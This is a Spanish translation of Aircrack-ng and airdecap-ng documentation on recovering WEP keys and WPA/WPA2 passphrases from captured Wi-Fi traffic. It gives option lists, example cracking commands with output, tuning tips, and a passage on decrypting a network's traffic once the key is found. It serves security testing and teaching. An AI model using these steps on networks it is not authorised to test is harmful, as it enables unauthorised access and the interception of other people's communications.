Aircrack-ng es un programa de descifrado de claves 802.11 WEP y WPA / WPA2-PSK. Aircrack-ng puede recuperar la clave WEP una vez que se hayan capturado suficientes paquetes cifrados con airodump-ng. Esta parte de la suite aircrack-ng determina la clave WEP utilizando 2 métodos fundamentales. El primer método es a través de la propuesta PTW (Pyshkin, Tews, Weinmann). El método de craqueo predeterminado es PTW. Esto se hace en 2 fases. En la primera fase, aircrack-ng solo usa paquetes ARP. Si no se encuentra la clave, utiliza todos los paquetes en la captura. Recuerde que no todos los paquetes se pueden usar para el método PTW. Una limitación importante es que el ataque PTW actualmente solo puede descifrar claves WEP de 40 y 104 bits. La principal ventaja del enfoque PTW es que se requieren muy pocos paquetes de datos para descifrar la clave WEP. El segundo método es el método FMS / KoreK. El método FMS / KoreK incorpora varios ataques estadísticos para descubrir la clave WEP y los utiliza en combinación con el forzamiento bruto.

Además el programa ofrece un método de diccionario para determinar la clave WEP.
Para descifrar claves precompartidas WPA / WPA2, solo se utiliza un método de diccionario. El soporte SSE2 se incluye para acelerar drásticamente el procesamiento de claves WPA / WPA2. Se requiere un " handshake de cuatro vías" como entrada. Para los handshake WPA, un handshake completo se compone de 4 paquetes. Sin embargo aircrack-ng puede funcionar con éxito con solo 2 paquetes. Los paquetes EAPOL (2 y 3) o los paquetes (3 y 4) se consideran un handshake completo

4.2. ¿Cómo funciona?

El primer método es el método PTW (Pychkine, Tews, Weinmann). En 2005, Andreas Klein presentó otro análisis del cifrado de flujo RC4. Klein demostró que hay más correlaciones entre el flujo de claves RC4 y la clave que las encontradas por Fluhrer, Mantin y Shamir y que pueden usarse adicionalmente para romper WEP. El método PTW extiende el ataque de Klein y lo optimiza para su uso contra WEP. Básicamente utiliza técnicas mejoradas de FMS descritas en la siguiente sección. Una restricción particularmente importante es que solo funciona con paquetes de solicitud / respuesta arp y no puede emplearse contra otro tráfico.

El segundo método es el método FMS / Korek que incorpora múltiples técnicas. En este método, se combinan varias técnicas para descifrar la clave WEP:

- Ataques FMS (Fluhrer, Mantin, Shamir) - técnicas estadísticas
- Ataques Korek - técnicas estadísticas
- Fuerza bruta

Cuando se utilizan técnicas estadísticas para descifrar una clave WEP, cada octeto de la clave se maneja esencialmente de forma individual. Usando matemática estadística, la posibilidad de que cierto octeto en la clave se adivine correctamente sube hasta un 15% cuando se captura el vector de inicialización (IV) correcto para un octeto clave particular. Esencialmente ciertos IVs "filtran" la clave WEP secreta para octetos de clave particulares. Esta es la base fundamental de las técnicas estadísticas.

Al utilizar una serie de pruebas estadísticas llamadas ataques FMS y Korek, se acumulan votos para las claves probables para cada octeto clave de la clave WEP secreta. Los diferentes ataques tienen un número diferente de votos asociados, ya que la probabilidad de que cada ataque produzca la respuesta correcta varía matemáticamente. Cuantos más votos acumule un valor clave potencial

particular, más probable es que sea correcto. Para cada octeto clave, la pantalla muestra la clave secreta probable y el número de votos que ha acumulado hasta ahora. No es necesario decir que la clave secreta con el mayor número de votos probablemente sea correcta, pero no está garantizada. Aircrack-ng probará posteriormente la clave para confirmarla.

Mirar un ejemplo con suerte aclarará esto. En la captura de pantalla anterior, se puede ver que en el octeto 0 clave el octeto 0xAE ha reunido algunos votos, 50 en este caso. Entonces, matemáticamente, es más probable que la clave comience con AE que con 11 que es el segundo en la misma línea, que es casi la mitad de lo posible. Eso explica porque cuantos más datos estén disponibles, mayores serán las posibilidades de que aircrack-ng determine la clave WEP secreta.

Sin embargo el enfoque estadístico solo puede llevarlo tan lejos. La idea es ingresar al parque de béisbol con estadísticas y luego usar la fuerza bruta para terminar el trabajo. Aircrack-ng usa la fuerza bruta en las claves probables para determinar realmente la clave WEP secreta.

Aquí es donde entra en juego el factor fudge. Básicamente, el factor fudge le dice al aircrack-ng que tan ampliamente es la fuerza bruta. Es como tirar una pelota al campo y luego decirle a alguien que la pelota esté en algún lugar entre 0 y 10 metros (0 y 30 pies) de distancia. Versus diciendo que la pelota está en algún lugar entre 0 y 100 metros (0 y 300 pies) de distancia. El escenario de 100 metros tardará mucho más en buscar que el de 10 metros, pero es más probable que encuentres la pelota con la búsqueda más amplia. Es una compensación entre el período de tiempo y la probabilidad de encontrar la clave WEP secreta.

Por ejemplo, si le dice a aircrack-ng que use un factor 2 de fudge, toma los votos del octeto más posible y verifica todas las demás posibilidades que son al menos la mitad de esta posible en base a la fuerza bruta. Cuanto mayor sea el factor de fudge, mayores serán las posibilidades que aircrack-ng intentará sobre la base de la fuerza bruta. Tenga en cuenta que a medida que aumenta el factor fudge, el número de claves secretas para probar aumenta enormemente y, en consecuencia, el tiempo transcurrido también aumenta. Por lo tanto, con más datos disponibles, se puede minimizar la necesidad de fuerza bruta, que requiere mucha CPU y mucho tiempo.

Para descifrar claves WEP, también se incluye un método de diccionario. Para WEP, puede usar el método estadístico descrito anteriormente o el método de diccionario, no ambos al mismo tiempo. Con el método del diccionario, primero crea un archivo con claves ascii o hexadecimales. Un solo archivo solo puede contener un tipo, no una mezcla de ambos. Esto se usa como entrada para aircrack-ng y el programa prueba cada tecla para determinar si es correcta.

Las técnicas y la propuesta anterior no funcionan para las claves precompartidas WPA / WPA2. La única forma de descifrar estas claves precompartidas es mediante un ataque de diccionario. Esta capacidad también se incluye en aircrack-ng. Con claves precompartidas, el cliente y el punto de acceso establecen material de claves para su comunicación desde el principio, cuando el cliente se asocia por primera vez con el punto de acceso. Hay un handshake de 4 vías entre el cliente y el punto de acceso. Airodump-ng puede capturar este handshake de 4 vías. Utilizando la entrada de una lista de palabras proporcionada (diccionario), aircrack-ng duplica el handshake de 4 vías para determinar si una entrada particular en la lista de palabras coincide con los resultados del handshake de 4 vías. Si lo hace, la clave precompartida se ha identificado correctamente.

Cabe señalar que este proceso es computacionalmente intensivo y, por lo tanto, en la práctica, es poco probable que se determinen claves precompartidas muy largas o inusuales. Una lista de palabras de buena calidad le dará los mejores resultados. Otra propuesta es utilizar una herramienta como John the Ripper para generar conjeturas de contraseña que a su vez se introducen en aircrack-ng.

4.3. Explicación del campo Depth y el factor Fudge

La mejor explicación es un ejemplo. Veamos un octeto específico. Todos los octetos se procesan de la misma manera. Tienes los votos como en la captura de pantalla anterior. Para el primer octeto se ven como: AE (50) 11 (20) 71 (20) 10 (12) 84 (12)
Los AE, 11, 71, 10 y 84 son la posible clave secreta para el octeto de clave 0. Los números entre paréntesis son los votos que cada clave secreta posible ha acumulado hasta ahora.
Ahora si se decide utilizar un factor de fudge de 3. aircrack-ng toma el voto del octeto AE(50) más posible:
50/3 = 16.666666
Aircrack-ng probará (fuerza bruta) todas las claves posibles con un voto mayor a 16.6666, resultando en AE, 11, 71 siendo probado, entonces tenemos una profundidad total de 3:
0/3 AE (50) 11 (20) 71 (20) 10 (12) 84 (12)
Cuando aircrack-ng está probando claves con AE, muestra 0/3, si tiene todas las claves probadas con este octeto, cambia al siguiente (11 en este caso) y muestra:
1/11 11 (20) 71 (20) 10 (12) 84 (12)

4.4. Uso

aircrack-ng [opciones] <ficheros .cap / .ivs>
Puede especificar varios archivos de entrada, ya sea en formato .cap o .ivs o usar el nombre de archivo comodín. Además puede ejecutar tanto airodump-ng como aircrack-ng al mismo tiempo: aircrack-ng se actualizará automáticamente cuando haya nuevos IV disponibles.

Opciones comunes:

-a <amode>	El modo de ataque (1/WEP, 2/WPA-PSK)
-e <essid>	Selección del objetivo: identificador de red
-b <bssid>	Selección del objetivo: MAC del punto de acceso
-p <nbcpu>	# de CPU a usar. Por defecto todas las CPUs
-q	habilitar el modo silencioso sin salida del estado
-C <macs>	fusionar los puntos de acceso a uno virtual
-l <file>	Escribir la clave en un fichero

Opciones de craqueo WEP estático :

-c	Solo búsqueda de caracteres alfanuméricos
-t	Solo búsqueda de caracteres binarios decimales
-h	Búsqueda de la clave numérica para Fritz!BOX
-d <mask>	Usar la máscara de la clave (A1:XX:CF:YY)
-m <maddr>	Dirección MAC para filtrar los paquetes útiles
-n <nbits>	Longitud de la clave WEP: 64/128/152/256/512
-i <index>	Índice de la clave WEP (1 to 4). Por defecto ninguna
-f <fudge>	factor de fundición de fuerza bruta. Valor predeterminado: 2
-k <korek>	Desactivar un método de ataque (1 to 17)
-x or -x0	Desactivar la fuerza bruta para los últimos octetos de la clave

-x1	fuerza bruta para los últimos octetos de la clave (por defecto)
-x2	fuerza bruta para los 2 últimos octetos de la clave
-X	Desactivar la fuerza bruta multithreading
-y	modo experimental de fuerza bruta
-K	Usar solo los ataques viejos KoreK (pre-PTW)
-s	Mostrar la clave en ASCII mientras se craquea
-M <num>	Especificar el número máximo de IV a usar
-D	WEP decloak, salta los flujos de clave rotos
-P <num>	Depuración PTW:1: desactivar Klein, 2: PTW
-1	ejecutar solo 1 intento de descifrar la clave con PTW

Opciones de craqueo WEP y WPA-PSK:

-w <words>	Ruta del fichero de la lista de palabras separadas por comas
-N <archivo>	Crea una nueva sesión de craqueo y la guarda en el archivo especificado
-R <archivo>	Restaura la sesión guardada en el archivo especificado

Opciones WPA-PSK:

-E <file>	Crear el fichero EWSA Project v3
-j <file>	Crea el fichero Hashcat v3.6+ Capture (HCCAPX)
-J <file>	Crear el fichero Hashcat Capture
-S	Prueba de velocidad de craqueo WPA
-Z <seg>	Duración de la ejecución de la prueba de velocidad de craqueo WPA
-r <DB>	ruta a la base de datos de airolib-ng

Selección SIMD

--simd <optimization>	Usar la optimización SIMD especificada por el usuario en lugar de la más rápida
--simd-list	Muestra una lista de las optimizaciones SIMD disponibles

Otras opciones:

-u	Visualiza el # de CPUs y el soporte MMX/SSE
-H	Visualiza esta pantalla de ayuda

4.5. Ejemplos

4.5.1. WEP

El caso más simple es descifrar una clave WEP. Si desea probarlo usted mismo, aquí hay un archivo de prueba. La clave del archivo de prueba coincide con la imagen de la pantalla anterior, no coincide con el siguiente ejemplo.

aircrack-ng -K 128bit.ivs

donde:

- 128bit.ivs es el nombre del archivo que contiene IVS.
- -K: usa solo los ataques KoreK

El programa responde:

```
Opening 128bit.ivs
Read 684002 packets.

#  BSSID              ESSID                     Encryption
1  00:14:6C:04:57:9B                            WEP (684002 IVs)

Choosing first network as target.
```

Si había varias redes contenidas en el archivo, se le da la opción de seleccionar cual desea. Por defecto, aircrack-ng supone un cifrado de 128 bits.
El proceso de craqueo comienza y una vez descifrado, se ve así:

```
                    Aircrack-ng 1.4
          [00:00:10] Tested 77 keys (got 684002 IVs)

 KB    depth   byte(vote)
  0    0/  1   AE( 199) 29(  27) 2D(  13) 7C(  12) FE(  12) FF(   6) 39(   5) 2C(   3) 00(   0) 08(   0)
  1    0/  3   66(  41) F1(  33) 4C(  23) 00(  19) 9F(  19) C7(  18) 64(   9) 7A(   9) 7B(   9) F6(   9)
  2    0/  2   5C(  89) 52(  60) E3(  22) 10(  20) F3(  18) 8B(  15) 8E(  15) 14(  13) D2(  11) 47(  10)
  3    0/  1   FD( 375) 81(  40) 1D(  26) 99(  26) D2(  23) 33(  20) 2C(  19) 05(  17) 0B(  17) 35(  17)
  4    0/  2   24( 130) 87( 110) 7B(  32) 4F(  25) D7(  20) F4(  18) 17(  15) 8A(  15) CE(  15) E1(  15)
  5    0/  1   E3( 222) 4F(  46) 40(  45) 7F(  28) DB(  27) E0(  27) 5B(  25) 71(  25) 8A(  25) 65(  23)
  6    0/  1   92( 208) 63(  58) 54(  51) 64(  35) 51(  26) 53(  25) 75(  20) 0E(  18) 7D(  18) D9(  18)
  7    0/  1   A9( 220) B8(  51) 4B(  41) 1B(  39) 3B(  23) 9B(  23) FA(  23) 63(  22) 2D(  19)
1A(  17)
  8    0/  1   14(1106) C1( 118) 04(  41) 13(  30) 43(  28) 99(  25) 79(  20) B1(  17) 86(  15) 97(  15)
  9    0/  1   39( 540) 08(  95) E4(  87) E2(  79) E5(  59) 0A(  44) CC(  35) 02(  32) C7(  31) 6C(  30)
 10    0/  1   D4( 372) 9E(  68) A0(  64) 9F(  55) DB(  51) 38(  40) 9D(  40) 52(  39) A1(  38)
54(  36)
 11    0/  1   27( 334) BC(  58) F1(  44) BE(  42) 79(  39) 3B(  37) E1(  34) E2(  34) 31(  33)
BF(  33)

        KEY FOUND! [ AE:66:5C:FD:24:E3:92:A9:14:39:D4:27:4B ]
```

NOTA: La clave ASCII WEP se muestra solo cuando el 100% de la clave hexadecimal se puede convertir a ASCII. Esta clave se puede usar para conectarse a la red.

A continuación, observamos como descifrar WEP con un diccionario. Para hacer esto, necesitamos archivos de diccionario con claves ascii o hexadecimales para probar. Recuerde, un solo archivo solo puede tener claves ascii o hexadecimales, no ambas. Las claves WEP se pueden ingresar en hexadecimal o ascii. La siguiente tabla describe cuántos caracteres de cada tipo se requieren en sus archivos.

Longitud de la clave WEP en bits	Caracteres hexadecimales	Caracteres ASCII
64	10	5
128	26	13
152	32	16
256	58	29

Ejemplo clave ascii 64 bits: “ABCDE”
Ejemplo clave hexadecimal 64 bits: “12:34:56:78:90”
Ejemplo clave ascii 128 bits: “ABCDEABCDEABC”
Ejemplo clave hexadecimal 128 bits: “12:34:56:78:90:12:34:56:78:90:12:34:56”
Al diccionario WEP descifrar una clave de 64 bits:
aircrack-ng -w h:hex.txt,ascii.txt -a 1 -n 64 -e teddy wep10-01.cap
donde:

- -w h: hex.txt, ascii.txt es la lista de archivos a utilizar. Para los archivos que contienen valores hexadecimales, debe poner una "h:" delante del nombre del archivo.
- -a 1 dice que es WEP
- -n 64 dice que son 64 bits. Cambie esto a la longitud de la clave que coincida con sus archivos de diccionario.
- -e teddy es seleccionar opcionalmente el punto de acceso. También puede usar la opción "-b" para seleccionar según la dirección MAC
- wep10-01.cap es el nombre del archivo que contiene los datos. Puede ser el paquete completo o un archivo solo de IV. Debe contener un mínimo de cuatro IV.

A continuación un ejemplo de una salida:

```
                    Aircrack-ng 1.4
          [00:00:00] Tested 2 keys (got 13 IVs)

 KB    depth   byte(vote)
  0    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  1    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  2    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  3    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  4    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0)

              KEY FOUND! [ 12:34:56:78:90 ]
     Probability: 100%
```

Veamos un ejemplo de ataque PTW. Recuerde que este método requiere paquetes de solicitud / respuesta arp como entrada. Debe ser el paquete completo y no solo los IV, lo que significa que la opción "- ivs" no se puede usar al ejecutar airodump-ng. Además solo funciona para el cifrado WEP de 64 y 128 bits.
Ejecutar el siguiente comando:
aircrack-ng -z ptw*.cap
donde:

- -z significa usar la metodología PTW para descifrar la clave wep. Nota: en v1.x, este es el modo de ataque predeterminado; use -K para volver a Korek.
- ptw * .cap son los archivos de captura a utilizar.

El sistema responde:

Opening ptw-01.cap
Read 171721 packets.

```
#  BSSID              ESSID                     Encryption
1  00:14:6C:7E:40:80  teddy                     WEP (30680 IVs)
```

Choosing first network as target.
Entonces:

```
                    Aircrack-ng 1.4
          [00:01:18] Tested 0/140000 keys (got 30680 IVs)

KB    depth   byte(vote)
  0    0/  1   12( 170) 35( 152) AA( 146) 17( 145) 86( 143) F0( 143) AE( 142) C5( 142) D4( 142) 50(
140)
  1    0/  1   34( 163) BB( 160) CF( 147) 59( 146) 39( 143) 47( 142) 42( 139) 3D( 137) 7F( 137)
18( 136)
  2    0/  1   56( 162) E9( 147) 1E( 146) 32( 146) 6E( 145) 79( 143) E7( 142) EB( 142) 75( 141)
31( 140)
  3    0/  1   78( 158) 13( 156) 01( 152) 5F( 151) 28( 149) 59( 145) FC( 145) 7E( 143) 76( 142)
92( 142)
  4    0/  1   90( 183) 8B( 156) D7( 148) E0( 146) 18( 145) 33( 145) 96( 144) 2B( 143) 88( 143)
41( 141)

          KEY FOUND! [ 12:34:56:78:90 ]
     Decrypted correctly: 100%
```

4.5.2. WPA

Ahora sobre descifrar frases de contraseña WPA / WPA2. Aircrack-ng puede romper cualquier tipo.
aircrack-ng -w contraseña.lst * .cap
donde:

- -w contraseña.lst es el nombre del archivo de contraseña. Recuerde especificar la ruta completa si el archivo no se encuentra en el mismo directorio.
- * .cap es el nombre del grupo de archivos que contienen los paquetes capturados. Observe en este caso que usamos el comodín * para incluir varios archivos.

El programa responde:
Opening wpa2.eapol.cap
Opening wpa.cap
Read 18 packets.

```
#  BSSID              ESSID                     Encryption
1  00:14:6C:7E:40:80  Harkonen                  WPA (1 handshake)
2  00:0D:93:EB:B0:8C  test                      WPA (1 handshake)
```

Index number of target network ?

Observe en este caso que, dado que hay varias redes, debemos seleccionar cual atacar.
Seleccionamos el número 2. El programa responde:

```
                    Aircrack-ng 1.4
          [00:00:03] 230 keys tested (73.41 k/s)
```

KEY FOUND! [biscotte]

Master Key : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE

Transcient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD

EAPOL HMAC : 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD

Ahora tiene la frase de contraseña y puede conectarse a la red.

4.5.3. SIMD

Aircrack-ng está compilado con múltiples optimizaciones basadas en características de CPU que llamamos motores de cifrado. Las características de la CPU son diferentes según el tipo de CPU. En x86 (y 64 bits), normalmente están disponibles SSE2, AVX y AVX2 (AVX512 puede compilarse pero solo debe hacerse si la CPU actual lo admite). En ARM, neón y ASIMD generalmente están disponibles y en PowerPC, ASIMD y altivec. Una optimización genérica siempre está disponible sin importar en que arquitectura se compila o para que. Un conjunto limitado de optimizaciones puede estar disponible dependiendo del sistema operativo / CPU / compiladores disponibles.

Al ejecutar aircrack-ng, se cargará la optimización más rápida según lo que admita su CPU. Para los mantenedores de paquetes, es muy útil ya que no tienen que apuntar al que admite toda la CPU, que sería el más lento. Para anular, se puede usar la opción --simd.

aircrack-ng --simd=avx wpa.cap -w password.lst

Para enumerar todas las optimizaciones SIMD disponibles, usar --simd-list. Como
aircrack-ng --simd-list

4.5.4. Sesión de craqueo

A veces el craqueo puede llevar mucho tiempo y a veces es necesario apagar la computadora o ponerla en suspensión por un tiempo. Para manejar este tipo de situación, se ha creado un nuevo conjunto de opciones.

Creará y / o actualizará un archivo de sesión guardando el estado actual del craqueo (cada 10 minutos), así como todas las opciones utilizadas, listas de palabras y archivos de captura utilizados. Se pueden usar varias listas de palabras y funciona con WEP y WPA.
aircrack-ng --new-session current.session -w password.lst,english.txt wpa-01.cap

Con el fin de restaurar la sesión, ejecutar use --restore-session:
aircrack-ng --restore-session current.session

Continuará actualizando la sesión actual cada 10 minutos.
Limitaciones:

- La lista de palabras debe ser un archivo.

- La sesión se debe restaurar desde el mismo directorio que cuando se usa por primera vez – new-session
- No se pueden agregar nuevas opciones al restaurar la sesión

4.6. Trucos

4.6.1. Propuesta general para craquear claves WEP

Claramente la propuesta más simple es ejecutar "aircrack-ng capture-data.cap" y dejarlo ir. Dicho esto, existen algunas técnicas para mejorar sus posibilidades de encontrar la clave WEP rápidamente. No hay un solo conjunto mágico de pasos. A continuación se describen algunas propuestas que tienden a producir la clave más rápido.

Si está capturando paquetes de solicitud / respuesta arp, entonces la propuesta más rápida es usar "aircrack-ng -z <archivos de captura de paquetes de datos>". Entonces puede omitir el saldo de esta sección ya que encontrará la clave muy rápidamente asumiendo que ha recopilado suficientes paquetes de solicitud / respuesta de arp! NOTA: -z es el modo de ataque predeterminado en aircrack-ng v1.x; usar -K para volver al modo de ataque usado en versiones anteriores.

La técnica principal es capturar tantos datos como sea posible. Esa es la tarea más importante. El número de vectores de inicialización (IV) que necesita para determinar la clave WEP varía dramáticamente según la longitud de la clave y el punto de acceso. Por lo general se necesita 250.000 o más IVs únicos para claves de 64 bits y 1,5 millones o más para claves de 128 bits. Claramente mucho más para longitudes de bits de clave más largas. Entonces hay suerte. Habrá ocasiones en que la clave WEP se puede determinar con tan solo 50.000 IV, aunque esto es raro. Por el contrario habrá momentos en los que necesitará varios millones de IV para descifrar la clave WEP. El número de IV es extremadamente difícil de predecir ya que algunos puntos de acceso son muy buenos para eliminar los IV que llevan la clave WEP.

En general no intentar descifrar la clave WEP hasta que tenga 200.000 IV o más. Si comienza demasiado temprano, el aircrack tiende a pasar demasiado tiempo para las claves de fuerza bruta y no aplicando adecuadamente las técnicas estadísticas. Comience probando las teclas de 64 bits "aircrack-ng -n 64 capture-data.cap". Si están usando un WEP de 64 bits, generalmente se puede descifrar en menos de 5 minutos (generalmente menos de 60 segundos) con relativamente pocos IV. Es sorprendente cuantos AP solo usan claves de 64 bits. Si no encuentra la clave de 64 bits en 5 minutos, reinicie aircrack en el modo genérico: "aircrack-ng capture-data.cap". Luego, en cada marca de 100,000 IVs, vuelva a intentar el "aircrack-ng -n 64 capture-data.cap" durante 5 minutos.

Una vez que llegue a 600.000 IVs, cambie a probar claves de 128 bits. En este punto, es poco probable que sea una clave de 64 bits y 600.000 IV no la descifraron. Así que ahora intente "aircrack-ng capture-data.cap". Una vez que llegue a 2 millones de IV, intente cambiar el factor fudge a "-f 4". Ejecutar durante al menos 30 minutos a una hora. Vuelva a intentarlo, aumentando el factor fudge de 4 en 4 cada vez. Otro momento para intentar aumentar el factor fudge es cuando el aircrack-ng se detiene porque ha probado todas las claves.

Todo el tiempo, sigue recopilando datos. Recuerde la regla de oro, "cuanto más IVs, mejor".

4.6.2. Como determinar que opciones usar

Mientras se ejecuta aircrack-ng, la mayoría de las veces solo se ve el comienzo de la clave. Aunque la clave WEP secreta es desconocida en este momento, puede haber pistas para acelerar las cosas. Si los octetos de la clave tienen un número bastante grande de votos, entonces es probable que sean 99.5% correctos. Así que echemos un vistazo a lo que puede hacer con estas pistas. Si los octetos son, por ejemplo: 75: 47: 99: 22: 50, entonces es bastante obvio que la clave completa puede

consistir solo en números, como los primeros 5 octetos. Por lo tanto, PUEDE mejorar su velocidad de craqueo para usar la opción -t solo cuando intenta estas claves.

Si los octetos son 37: 30: 31: 33: 36, que son todos valores numéricos cuando se convierten a Ascii, es una buena idea usar la opción -h. Y si los primeros octetos son algo así como 74: 6F: 70: 73: 65, y al ingresarlos en su editor hexadecimal o en los enlaces provistos en la sentencia anterior, verá que pueden formar el comienzo de alguna palabra, entonces parece es probable que se use una clave ASCII, por lo tanto, activa la opción -c para verificar solo las claves ASCII imprimibles.

Si conoce el inicio de la clave WEP en hexadecimal, puede ingresar con el parámetro "-d". Supongamos que sabe que la clave WEP es "0123456789" en hexadecimal, entonces podría usar "-d 01" o "-d 0123", etc. Otra opción a probar cuando tiene problemas para determinar la clave WEP, es la opción "-x2", que hace que los 2 últimos octetos sean forzados en lugar del valor predeterminado de uno.

4.6.3. Como convertir la clave HEX WEP a ASCII

Ver el apartado siguiente.

4.6.4. Como usar la clave

Si aircrack-ng determina la clave, se le presentará en formato hexadecimal. Suele verse así:
KEY FOUND! [11:22:33:44:55]
La longitud variará según la longitud de la clave de bit WEP utilizada. Recuerde que la mayoría de las claves no se pueden convertir a formato ASCII. Si la clave HEX es de hecho caracteres ASCII válidos, también se mostrará el ASCII.

Además Aircrack-ng imprime un mensaje que indica la probabilidad de que la clave sea correcta. Se verá algo similar a "Probabilidad: 100%". Aircrack-ng prueba la clave contra algunos paquetes para confirmar que la clave es correcta. Basado en estas pruebas, imprime la probabilidad de una clave correcta.

4.6.5. Como convertir una clave hexadecimal en una frase

La gente a menudo pregunta si la clave hexadecimal encontrada por aircrack-ng puede convertirse en una frase. La respuesta simple es no. Para entender porque esto es así, echemos un vistazo a como estas frases de contraseña se convierten en las claves hexadecimales utilizadas en WEP. Algunos proveedores tienen un generador de claves wep que "traduce" una frase de contraseña en una clave WEP hexadecimal. No hay estándares para esto. Muy a menudo simplemente rellenan frases cortas con espacios en blanco, ceros u otros caracteres. Sin embargo, por lo general, las frases de contraseña se rellenan con ceros de hasta 16 bytes, y luego el MD5SUM de este bytestream será la clave WEP. Recordar que cada proveedor puede hacer esto de una manera ligeramente diferente, por lo que es posible que no sean compatibles.

Por lo tanto no hay forma de saber cuanto tiempo duró la frase de contraseña original. Podría ser tan corto como un personaje. Todo depende de quién desarrolló el software. Sabiendo todo esto, si aún desea intentar obtener la frase de contraseña original, Latin SuD tiene una herramienta que intenta revertir el proceso. No obstante estas frases de contraseña dan como resultado una clave WEP que se descifra tan fácilmente como cualquier otra clave WEP. El método de conversión exacto realmente no importa al final.

Tener en cuenta que las contraseñas wep que parecen "texto plano" pueden ser ASCII o PASSPHRASE. La mayoría de los sistemas admiten ASCII y son los predeterminados, pero algunos admiten la frase de contraseña y aquellos que la admiten requieren que los usuarios especifiquen si es ascii o una frase de contraseña. Las frases de contraseña pueden tener cualquier longitud

arbitraria. Los ASCII generalmente están limitados a 5 o 13 (wep40 y wep104). Windows WZC solo admite claves hexadecimales o ascii de longitud fija, por lo que la clave de entrada más corta tiene 5 caracteres de longitud.

4.6.6. Ficheros de muestra a probar

Hay varios archivos de muestra que puedes probar con aircrack-ng para ganar experiencia:

- wpa.cap: este es un archivo de muestra con un handshake wpa. Se encuentra en el directorio "test" de los archivos de instalación. La frase de contraseña es "biscotte". Usar el archivo de contraseña (password.lst) que se encuentra en el mismo directorio.
- wpa2.eapol.cap: este es un archivo de muestra con un handshake wpa2. Se encuentra en el directorio "test" de los archivos de instalación. La frase de contraseña es "12345678". Use el archivo de contraseña (password.lst) que se encuentra en el mismo directorio.
- test.ivs: este es un archivo de clave WEP de 128 bits. La clave es "AE: 5B: 7F: 3A: 03: D0: AF: 9B: F6: 8D: A5: E2: C7".
- ptw.cap: este es un archivo de clave WEP de 64 bits adecuado para el método PTW. La clave es "1F: 1F: 1F: 1F: 1F".
- wpa-psk-linksys.cap: este es un archivo de muestra con un handshake WPA1 junto con algunos paquetes cifrados. Útil para probar con airdecap-ng. La contraseña es "dictionary".
- wpa2-psk-linksys.cap: este es un archivo de muestra con un handshake WPA2 junto con algunos paquetes cifrados. Útil para probar con airdecap-ng. La contraseña es "dictionary".

4.6.7. Formato del diccionario

Los diccionarios utilizados para la fuerza bruta WPA / WPA deben contener una frase de contraseña por línea. El formato de final de línea de Linux y Windows es ligeramente diferente. Hay herramientas de conversión disponibles tanto en Linux como en Windows que pueden convertir un formato a otro. Además los editores están disponibles en ambos sistemas operativos que pueden editar ambos formatos correctamente. Depende del lector utilizar un motor de búsqueda en Internet para encontrar las herramientas adecuadas.Sin embargo, ambos tipos deberían funcionar con las versiones de linux o Windows de aircrack-ng. Por lo tanto, realmente no necesita convertir de ida y vuelta.

4.6.8. Diccionario de clave hexadecimal

Aunque no es parte de aircrack-ng, vale la pena mencionar que SuD realiza un trabajo interesante. Básicamente es un diccionario wep hexadecimal ya preparado y el programa para ejecutarlo:
https://www.latinsud.com/pub/wepdict/

4.6.9. Herramientas para dividir ficheros capturados

Hay momentos en que desea dividir los archivos de captura en partes más pequeñas. Por ejemplo, los archivos con una gran cantidad de IV pueden ocasionar que el ataque PTW falle. En este caso, vale la pena dividir el archivo en partes más pequeñas y volver a intentar el ataque PTW.
Así que aquí hay dos herramientas para dividir archivos de captura:

- https://www.badpenguin.co.uk/files/pcap-util
- https://www.badpenguin.co.uk/files/pcap-util2

Otra técnica es usar Wireshark / tshark. Puede marcar los paquetes y luego colocarlos en un archivo separado.

4.6.10. Como extraer un handshake WPA de un gran fichero de captura

A veces se tiene un archivo de captura muy grande y se desea extraer los handshake WPA / WPA2 de él a un archivo separado. Se puede hacer con "tshark", que es una versión de línea de comandos de la suite Wireshark.
El siguiente comando extraerá todos los paquetes de handshake y beacon de su archivo de captura pcap y creará un archivo separado con solo esos paquetes:
tshark -r <nombre del archivo de entrada> -R "eapol || wlan.fc.type_subtype == 0x08" -w <nombre del archivo de salida>
Recuerde que debe usar un archivo pcap como entrada, no un archivo IV.

5. Airdecap-ng

Airdecap-ng nos permite descifrar el tráfico inalámbrico una vez que hemos descifrado la clave. En otras palabras, una vez que tenemos la clave en el punto de acceso inalámbrico, no solo podemos use el ancho de banda en el punto de acceso, sino que también con airdecap-ng podemos descifrar todo el tráfico del punto de acceso y todo lo que están haciendo.

El archivo de captura debe contener un handshake de 4 vías válido. Para este propósito, tener (paquetes 2 y 3) o (paquetes 3 y 4) funcionará correctamente. De hecho, realmente no necesita los 4 paquetes del hanshake.

Además solo se descifrarán los paquetes de datos que siguen al protocolo de enlace. Esto se debe a que se requiere información del protocolo de enlace para descifrar los paquetes de datos.

uso: airdecap-ng [opciones] <pcap file>

Opciones comunes:

-l	No eliminar la cabecera 802.11
-b <bssid>	Filtrar la dirección MAC del AP
-e <essid>	SSID de la red objetivo
-o <fname>	Fichero de salida para los paquetes descifrados Por defecto <src>-dec
--help	Visualiza esta ayuda

Opciones específicas de WEP:

-w <key>	clave WEP de la red objetivo en hexadecimal
-c <fname>	fichero de salida para los paquetes WEP corruptos. Por defecto <src>-bad

Opciones específicas de WPA:

-p <pass>	Frase de contraseña WPA de la red objetivo
-k <pmk>	WPA Pairwise Master Key en hexadecimal

Ejemplos

1.Lo siguiente elimina los encabezados inalámbricos de una captura de red abierta (sin WEP):
airdecap-ng -b 00:09:5B:10:BC:5A open-network.cap

